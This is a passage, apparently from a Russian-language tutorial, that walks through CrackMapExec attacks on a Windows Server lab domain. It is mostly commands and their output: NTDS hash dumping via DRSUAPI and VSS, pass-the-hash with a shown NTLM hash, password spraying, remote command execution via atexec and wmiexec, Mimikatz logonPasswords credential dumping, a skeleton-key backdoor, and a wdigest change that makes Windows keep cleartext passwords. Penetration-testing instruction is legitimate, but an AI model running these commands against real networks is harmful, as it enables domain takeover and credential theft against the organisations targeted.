SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Dumped 6 LSA secrets to /root/.cme/logs/WIN-S0V7KMTVLD2_192.168.1.105_2020-05-02_142
```

Дамп учетных данных NTDS (DRSUAPI)

NTDS расшифровывается как New Technologies Directory Services, а DIT расшифровывается как Информационное дерево каталогов. Этот файл работает в роли базы данных Active Directory и хранит все ее данные, включая все учетные данные.

Чтобы сдампить хэши NTDS, используйте команду:


```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds drsuapi
```



Дамп учетных данных NTDS (VSS)

Другой способ получить учетные данные из NTDS — через VSS, т. е. теневую копию тома:


```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --ntds vss
```



Pass the Hash

После того, как мы сдампили хеш, нужно применить какой-нибудь другой инструмент для передачи хеша. С CME можно использовать команду:

```
1  crackmapexec smb 192.168.1.105 -u Administrator -H
   32196B56FFE6F45E294117B91A83BF38
```



Про атаку Pass the Hash:

- Атака Pass the hash Pass the ticket
- Pass the Hash средствами Metasploit PsExec
- Pass the Hash с помощью PTH-WinExe на Kali Linux

Password Spraying


Password Spraying — это атака, при которой мы получаем доступ к учетным записям, используя одни и те же пароли для одних и тех же имен пользователей, пока не найдем правильный. С CME мы можем выполнять атаку Password Spraying двумя способами.

В первом методе мы будем использовать параметр --rid-brute. Для использования этого параметра синтаксис будет следующим:

```
1  crackmapexec <протокол> <IP-адрес> -u <путь к txt-файлу> -p '<пароль>' –rid-brute
```

Следуя приведенному выше синтаксису, команда выглядит так:


```
1  crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --rid-brute
```



Другой способ Password Spraying — использование -continue-on-success, и мы будем использовать этот параметр с нашим пользовательским словарем, в котором есть все имена пользователей. Содержимое словаря показано на изображении ниже с помощью команды cat.

Для атаки Password Spraying используется команда:

```
1  crackmapexec smb 192.168.1.106 -u /root/Desktop/user.txt -p 'Password@1' --continue-on-success
```



См. также Лучшие инструменты для атаки Password Spraying.

Удаленное выполнение команд

Теперь, когда мы изучили различные способы получения пароля, давайте воспользуемся им, поскольку CME позволяет удаленно выполнять команды.


Мы можем использовать команду quser для получения информации о пользователях. И команду logoff для выхода из целевой системы.

Синтаксис для удаленного выполнения команд:

```
1  <strong>crackmapexec <протокол> <IP_адрес> -u ‘<имя пользователя>‘ -p ‘<пароль>‘ -x ‘<команда>‘</strong>
```

Следуя приведенному выше синтаксису, команды будут таким образом:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'quser'
2  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'logoff 2'
```



И, как вы можете видеть на изображении выше, наши команды успешно выполняются.

Удаленное выполнение команды atexec

Следующая команда выполнит команду с помощью службы планировщика заданий:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user Administrator /domain' --exec-method atexec
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user Admi
nistrator /domain' --exec-method wmiexec
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signing:True) (SMBv1:True)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Executed command via wmiexec
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User name                     Administrator
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Full Name                     Administrator
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Comment                       Built-in accoun
t for administering the computer/domain
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User's comment
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Country/region code           000 (System Def
ault)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Account active                Yes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Account expires               Never
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password last set             4/15/2020 5:26:
40 AM
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password expires              Never
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password changeable           4/16/2020 5:26:
40 AM
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password required             Yes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User may change password      Yes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Workstations allowed          All
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Logon script
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User profile
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Home directory
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Last logon                    5/2/2020 11:12:
```

Удаленное выполнение команды wmiexec


Следующая команда выполнит команду с помощью службы инструментария управления Windows (WMI):

1 crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user Administrator /domain' --exec-method wmiexec

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -x 'net user Admi
nistrator /domain' --exec-method atexec
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation
14393 x64 (name:WIN-S0V7KMTVLD2) (domain:IGNITE) (signing:True) (SMBv1:True)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Executed command via atexec
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User name                     Administrator
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Full Name                     Administrator
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Comment                       Built-in accoun
t for administering the computer/domain
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User's comment
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Country/region code           000 (System Def
ault)
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Account active                Yes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Account expires               Never
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password last set             4/15/2020 5:26:
40 AM
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password expires              Never
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password changeable           4/16/2020 5:26:
40 AM
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Password required             Yes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User may change password      Yes
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Workstations allowed          All
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Logon script
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  User profile
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  Home directory
```

Для выполнения задач на удаленном компьютере с помощью CME, можно также использовать командлеты PowerShell:


```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -X
   '$PSVersionTable' --exec-method wmiexec
```



Это реализуется благодаря возможности удаленного выполнения команд через WMI

Мы также можем напрямую запустить команду WMI, используя CME. Для этого используется параметр –wmi:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' --wmi "select
   Name from Win32_UserAccount"
```




Модули

Если из вышеперечисленных вариантов у вас нет соблазна добавить CME в свой набор инструментов, держу пари, что следующее убедит вас в кратчайшие сроки. CME также предоставляет различные модули, которые используют сторонние инструменты, такие как Mimikatz, Metasploit Framework и т. д.

Для просмотра всех доступных моделей CME, используйте команду:

```
crackmapexec smb -L
```



Теперь давайте разберемся, как их использовать.


Модули Mimikatz

Во-первых, мы запустим Mimikatz напрямую как модуль, не передавая ему никаких других аргументов. Синтаксис такой:

```
Crackmapexec <протокол> <IP-адрес> -u <путь к txt-файлу с именем пользователя> -p ‘<пароль> -M <модуль>
```

Пример команды:


```
crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz
```



Так что теперь, как вы можете видеть на изображении выше, запуск модуля Mimikatz без каких-либо других аргументов отобразит системные учетные данные в виде хешей.

Теперь давайте попробуем передать в качестве аргумента команду Mimikatz:

```
1 crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o
  COMMAND='privilege::debug'
```



Итак, команда отлаживает все привилегии, как показано на изображении выше. Теперь попробуем запустить другую команду:

```
1 crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o
  COMMAND='sekurlsa::logonPasswords'
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o COMMAND='sekurlsa::logonPasswords'
[-] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: No module n
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD2) (domain
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ    192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Executed launcher
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ    192.168.1.105                           [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ    192.168.1.105                           [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    192.168.1.105
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # sekurlsa::logonPasswords

Authentication Id : 0 ; 996 (00000000:000003e4)
Session           : Service from 0
User Name         : WIN-S0V7KMTVLD2$
Domain            : IGNITE
Logon Server      : (null)
Logon Time        : 5/2/2020 9:46:42 AM
SID               : S-1-5-20
        msv :
         [00000003] Primary
         * Username : WIN-S0V7KMTVLD2$
         * Domain   : IGNITE
         * NTLM     : 6eb72d9582436dfd0ba7d3e82ed542dd
         * SHA1     : a03b401a3105f29f19e9e3c7f246cc94c2ecf897
        tspkg :
        wdigest :
         * Username : WIN-S0V7KMTVLD2$
         * Domain   : IGNITE
         * Password : (null)
        kerberos :
         * Username : win-s0v7kmtvld2$
         * Domain   : IGNITE.LOCAL
         * Password : (null)
```

Следовательно, выполнение приведенной выше команды отобразит все хеши пароля для входа в систему. Таким образом, вы также можете указать дополнительный аргумент:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o
   COMMAND='misc::skeleton'
```

```
root@kali:~# crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M mimikatz -o COMMAND='misc::skeleton'
[-] Failed loading module at /usr/local/lib/python3.7/dist-packages/crackmapexec-5.0.1.dev0-py3.7.egg/cme/modules/slinky.py: N
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:WIN-S0V7KMTVLD
SMB         192.168.1.105   445    WIN-S0V7KMTVLD2  [+] IGNITE\Administrator:Ignite@987 (Pwn3d!)
MIMIKATZ    192.168.1.105   445    WIN-S0V7KMTVLD2  [+] Executed launcher
MIMIKATZ                                            [*] Waiting on 1 host(s)
MIMIKATZ    192.168.1.105                           [*] - - "GET /Invoke-Mimikatz.ps1 HTTP/1.1" 200 -
MIMIKATZ    192.168.1.105                           [*] - - "POST / HTTP/1.1" 200 -
MIMIKATZ    192.168.1.105
  .#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                     with 20 modules * * */
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # misc::skeleton
[KDC] data
[KDC] struct
[KDC] keys patch OK
[RC4] functions
[RC4] init patch OK
[RC4] decrypt patch OK
```


Теперь мы можем использовать различные методы получения доступа к целевой машине.

См. также Как используя Mimikatz на Kali Linux извлечь хеши Windows

Модуль Wdigest

Еще один модуль, который нам представляет CME, — это wdigest. Этот модуль создаст ключ реестра, благодаря которому пароли хранятся в памяти. Чтобы использовать этот модуль, введите следующую команду:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M wdigest -o
   ACTION=enable
```




И, как вы можете видеть на изображении выше, ключ реестра создан.

Модуль enum_dns

Этот модуль собирает всю информацию о целевом DNS и отображает ее в консоли. Чтобы использовать этот модуль, используйте следующую команду:

```
1  crackmapexec smb 192.168.1.105 -u 'Administrator' -p 'Ignite@987' -M enum_dns
```




И, как вы можете видеть на изображении выше, вся информация сбрасывается на консоль.

